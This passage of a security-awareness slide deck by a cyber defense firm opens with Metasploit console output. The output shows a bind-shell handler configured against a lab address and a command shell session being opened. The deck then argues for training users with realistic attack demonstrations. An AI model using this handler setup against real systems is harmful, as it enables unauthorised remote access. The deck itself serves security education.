   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.56.129   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 192.168.56.129:4444
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.56.129
[*] Command shell session 1 opened (192.168.56.227:36015 -> 192.168.56.129:4444) at 2019-06-19 13:28:17 -0400

^Z
Background session 1? [y/N]  y
msf5 exploit(multi/handler) >
```


Let’s Get Busy on the Network



Slide Credit: https://www.addictivetips.com/windows-tips/windows-8-file-sharing-share-users-system-folders-on-network/attachment/access-share-folders-png/


Speaking of the Corporate Network

Maybe I Should Clear My Cache?



How about your finances?

You should really clear your cache



Where Do We Go From Here?

- Everyday users trained by conventional means remain vulnerable.
- With increasing attack activity and high stakes, repetitive cyber-training seems to have lost effectivity
- Impactful stories of “Real World” examples show the art of the possible and demonstrate consequences of not practicing good cyber hygiene
- Liberate your brightest to create examples using a variety of techniques to expand cyber awareness
- Creative Training produces educated users that can both prevent poor security practices and recognize/report a variety of attack attempts in real time. They are your first line of defense, and with the right training/tools, they can be one of the best security assets to your organization

Questions? Comments? Let Us Know!


- Cyber Defense Technologies
  - “Niche” cyber security firm focusing on Secure Systems Design, Security Testing & Exploitation, Regulatory Compliance Readiness
  - Serving federal agencies, state & local governments and commercial firms
  - SDVOSB founded in 2010 by Industry Experts from the Federal Sector
  - Co-Founders of VetCon and Co-Organizers of InfoWarCon

- Contact Info
  - 1818 Library Street, #500, Reston, VA 20190
  - 800-658-1846
  - info@cyberdefensetechnologies.com

See You on Social Media

FACEBOOK

www.facebook.com/CDTLLC



TWITTER

@CDTLLC
@HackToProtect

CYBER DEFENSE TECHNOLOGIES